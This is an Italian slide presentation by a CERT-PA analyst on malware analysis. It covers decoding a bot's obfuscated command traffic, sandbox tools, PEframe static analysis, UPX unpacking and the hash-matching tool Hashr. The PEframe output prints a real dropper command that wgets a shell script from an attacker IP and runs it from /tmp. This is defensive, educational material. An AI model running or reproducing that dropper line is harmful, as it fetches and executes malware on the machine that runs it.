Base 64 Decoding (a)

a = "b3ZjaXB3anFka3hlcnlsc2Z6bXRnYW51aGI6aW92Y3B3anRhZ25odWJkcXhrZXJ5bHNmem0="

a = "ovcipwjqdkxerylsfzmtganuhb**:**iovcpwjtagnhubdqxkerylsfzm"

a1 = ovcipwjqdkxerylsfzmtganuhb

a2 = iovcpwjtagnhubdqxkerylsfzm

Key

a2 = iovcpwjtagnhubdqxkerylsfzm

↓

a1 = ovcipwjqdkxerylsfzmtganuhb

↓

(i→o), (o→v), (v→c), (c→i), *(p→p), (w→w), (j→j)*, (t→q), …, (m→b)

Sostituzioni (b)

b =
"xHR5vGU6veVwZWF0xHVpZDiwODI2MTU3MDy4NjFzMTEnZTBgYWNgYWQ4MDZgNjE3MjY5NeZ8veFrOjE2xGJuX2rpmGndZDiwxGJuX2ZpmGVkOjB8Yerxl2V5vkiwxGJ1v3g6ZeFqv2V8"

↓

(i→o), (o→v), (v→c), (c→i), *(p→p), (w→w), (j→j)*, (t→q), …, (m→b)

↓

b =
"fHR5cGU6cmVwZWF0fHVpZDowODI2MTU3MDg4NjFhMTExZTBkYWNkYWQ4MDZkNjE3MjY5NmZ8cmFtOjE2fGJrX2tpbGxlZDowfGJrX2ZpbGVzOjB8Ymtfa2V5czowfGJ1c3k6ZmFsc2V8"

↓


Base64 Decoding

↓

|type:repeat|uid:082615708861a111e0dacdad806d6172696f|ram:16|bk_killed:0|bk_files:0|bk_keys:0|busy:false|

Url Decoding (c)

- **c** = "%64%6A%71%78%64%6B%72%78%65%6C%72%79%65%6C%73%79%66%6D%73%7A%67%6D%74%61"
- **c** = "djqxdkrxelryelsyfmszgmta"



Base64 Decoding

c = ZGpxeGRrcnhlbHJ5ZWxzeWZtc3pnbXRh

Sottrazioni (r)

c = ZGpxeGRrcnhlbHJ5ZWxzeWZtc3pnbXRh

r =

"**ZGpxeGRrcnhlbHJ5ZWxzeWZtc3pnbXRh**ZgaqaWRHVsdgmUZkUFRua2ZBPT0KZgzSlGMbaHBlRDB5ZgaOaeJXMWzcmVE5SVzlvFpYY2agM2QkTG5qlGFHOXZMmU52Ydz3PQi="

r = (r - c)

r = "ZgaqaWRHVsdgmUZkUFRua2ZBPT0KZgzSlGMbaHBlRDB5ZgaOaeJXMWzcmVE5SVzlvFpYY2agM2QkTG5qlGFHOXZMmU52Ydz3PQi="

Base64 Decoding (r)

fGludGVydmFsPTkwfA==

|interval=90|

fHRhc2tpZD0yfGNvbW1hbmQ9IXZpZXcgd3d3LnlhaG9vLmNvbXw=

|taskid=2|command=!view www.yahoo.com|

Alcuni strumenti utilizzati dal CERT-PA

- Strumenti **open source** utilizzati dal CERT-PA;
- Strumenti **pubblici** realizzati dal CERT-PA;
- Strumenti **privati** realizzati dal CERT-PA.


Virtualbox

Sono ormai frequenti i malware progettati per lavorare in un ambiente specifico. Virtualbox consente di gestire agevolmente differenti ambienti operativi (Windows XP, Vista, Seven, Windows 10);

***Nota**: Un laboratorio di malware analysis non può prescindere da ambienti fisici su cui testare i sample che dispongono di componenti anti virtual machine.*

https://www.virtualbox.org/wiki/Downloads

Cuckoo Sandbox



Una delle migliori soluzioni sandbox, open source, per l'analisi comportamentale dei sample.

https://cuckoosandbox.org/download.html

Proprietà e Informazioni statiche

- Hash
- Packer
- Certificati
- Codifiche Xor
- Sezioni sospette
- API sospette
- Stringhe
- Meta-data information
- Tecniche di anti Debug
- Tecniche di anti Virtual Machine

Informazioni statiche con PEframe

```
$ peframe jackmyx86
Peframe v. 5.0 Beta

Short information
------------------------------------------------------------
File type       ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), statically linked, not stripped
File name       jackmyx86
File size       204108
Hash MD5        94cd756bc8228cea9133dd8d84e6f5fa

Url found
------------------------------------------------------------
http://93.174.95.38/DOGDICKS/gtop.sh;

IP found
------------------------------------------------------------
93.174.95.38
8.8.8.8

Fuzzing match
------------------------------------------------------------
2               Possible connections
```

Short


Full (--json)


```
$ peframe --json jackmyx86
{
    "url_found": [
        "http://93.174.95.38/DOGDICKS/gtop.sh;"
    ],
    "hash": {
        "sha1": "8beb13f4830cd78580a6b3032c9533f71ab8341c",
        "md5": "94cd756bc8228cea9133dd8d84e6f5fa"
    },
    "file_found": false,
    "pe_info": false,
    "file_name": "jackmyx86",
    "file_type": "ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), statically linked, not stripped",
    "peframe_ver": "5.0 Beta",
    "ip_found": [
        "93.174.95.38",
        "8.8.8.8"
    ],
    "file_size": 204108,
    "fuzzing": {
        "Possible connections": [
            "cd /tmp; rm -rf *.sh ; wget -q http://93.174.95.38/DOGDICKS/gtop.sh; busybox chmod +x gtop.sh | | chmod +x gtop.sh; sh gtop.sh; rm -rf \r\n",
            "cd /tmp; rm -rf *.sh ; wget -q 93.174.95.38/gtop.sh; busybox chmod +x gtop.sh | | chmod +x gtop.sh; sh gtop.sh; rm -rf \r\n"
        ]
    }
}
```

Stringhe individuate dal fuzzer


https://github.com/guelfoweb/peframe

Certificati, Compilatori e codifiche
Xor - PEframe





Malware Unpacking



```
Peframe v. 5.0.1

Short information
-------------------------------------------------------------
File type       PE32 executable (GUI) Intel 80386, for MS Windows
File name       sample.exe
File size       49152
Hash MD5        1f803e73261d874b4f0be7cd4ce78abd
Compile time    2009-04-18 14:39:39
Sections        3 (2 suspicious)
Directories     import, resource
Detected        packer
Import Hash     f9a4edb1dd40f3773e73c8117b8161be

Paker info
-------------------------------------------------------------
UPX v0.80 - v0.84
UPX 2.90 (LZMA)
UPX -> www.upx.sourceforge.net

Import function
-------------------------------------------------------------
ADVAPI32.dll    1
KERNEL32.DLL    6
MSVCRT.dll      1
WS2_32.dll      1
WSOCK32.dll     1

Apialert info
-------------------------------------------------------------
ExitProcess
GetProcAddress
LoadLibraryA
VirtualAlloc
VirtualFree
VirtualProtect

Url found
-------------------------------------------------------------
http://www.apache.org/licenses/LICENSE-2.0
```

```
Peframe v. 5.0.1

Short information
-------------------------------------------------------------
File type       PE32 executable (GUI) Intel 80386, for MS Windows
File name       sampled.exe
File size       73728
Hash MD5        c2febc4b8b2bfdf03c8a948be57f2647
Compile time    2009-04-18 14:39:39
Sections        4 (0 suspicious)
Directories     import, resource
Detected        packer, mutex, antidbg
Import Hash     379d185b559a304e8739dd60aa3cdc7b

Paker info
-------------------------------------------------------------
HA Archive

Resources info
-------------------------------------------------------------
RT_VERSION      1896    h4VS_VERSION_INFO?StringFileInfo040

Import function
-------------------------------------------------------------
ADVAPI32.dll    2
KERNEL32.DLL    46
MSVCRT.dll      50
WS2_32.dll      2
WSOCK32.dll     15

Antidbg info
-------------------------------------------------------------
GetLastError
TerminateProcess

Mutex info
-------------------------------------------------------------
CreateMutexA
ReleaseMutex
WaitForSingleObject
```

```
Apialert info
-------------------------------------------------------------
CloseHandle
CreateFileA
CreateFileW
CreateMutexA
DeleteCriticalSection
DeviceIoControl
GetCommandLineW
GetCurrentProcess
GetProcAddress
GetVersionExA
LoadLibraryA
ReadFile
ReleaseMutex
SetFilePointer
Sleep
TerminateProcess
WSASend
WSAStartup
WaitForSingleObject
WriteFile
closesocket
connect
socket

Url found
-------------------------------------------------------------
http://
http://www.zeustech.net/
http://www.apache.org/licenses/LICENSE-2.0
http://www.apache.org/
http://www.zeustech.net/<br
https://
http://www.apache.org/<br
```


Sample compresso con UPX


Sample originale

Malware Collection with PEframe

Comparare i sample al fine di individuare similitudini nelle metodologie e nella progettazione.

Progetti che fanno uso di PEframe





OpenBlackList Honeypot

REMnux

SANS DFIR DIGITAL FORENSICS & INCIDENT RESPONSE


- https://infosec.cert-pa.it
- https://tracker.phage.nz
- https://remnux.org
- http://openblacklist.co

Detection

In caso di incidenti rilevanti, il CERT-PA distribuisce alla propria constituency indicatori di compromissione basati su hash.


- In chiaro
  - qualora le informazioni trattate sono di pubblico dominio
- In forma cifrata
  - nel caso di indagini che richiedono di garantire la riservatezza delle informazioni

HASHR



- Hashr è un tool scritto e mantenuto dagli analisti del CERT-PA
  - Consente di computare hash dei file e ricercare corrispondenza su una lista di hash predefinita (ad esempio IoC di hash);
  - Distributito alla constituency;
- Tipologie di ricerche
  - Ricerche ricorsive;
  - Ricerche per tipologia di file;
- Non è di pubblico dominio


HASHR Algoritmi



- Hashr supporta i seguenti algoritmi:
  - MD5
  - SHA-1
  - SHA-256
  - Import Hash

Supporto hash cifrati con algoritmo proprietario del CERT-PA

HASHR file di output



Utilizzando l'opzione «-o», i risultati della scansione verranno salvati su file di testo

HASHR e i Rootkit

- Hashr **non è in grado** di rilevare file utilizzati da componenti rootkit **mentre il sistema è in funzione** in quanto, per loro natura, i rootkit lavorano in kernel-mode con lo scopo di sfuggire ai software antivirus e garantirsi la persistenza sul sistema.
- Hashr potrà essere utile allo scopo **solo** lavorando su unità disco collegata come **device esterno**.

HASHR e il Builder per la cifratura

- Il builder, lo strumento usato per la cifratura, non viene distribuito alla constituency;
- Le hashlist cifrate possono essere generete esclusivamente dal CERT-PA;
- Il CERT-PA si riserva di valutare eventuali proposte di cifratura provenienti dai membri della constituency e della community che ne fanno esplicita richiesta.

Grazie per l'attenzione!

Gianni Amato
Senior Security Analyst presso il CERT-PA
www.cert-pa.it
g.amato@cert-pa.it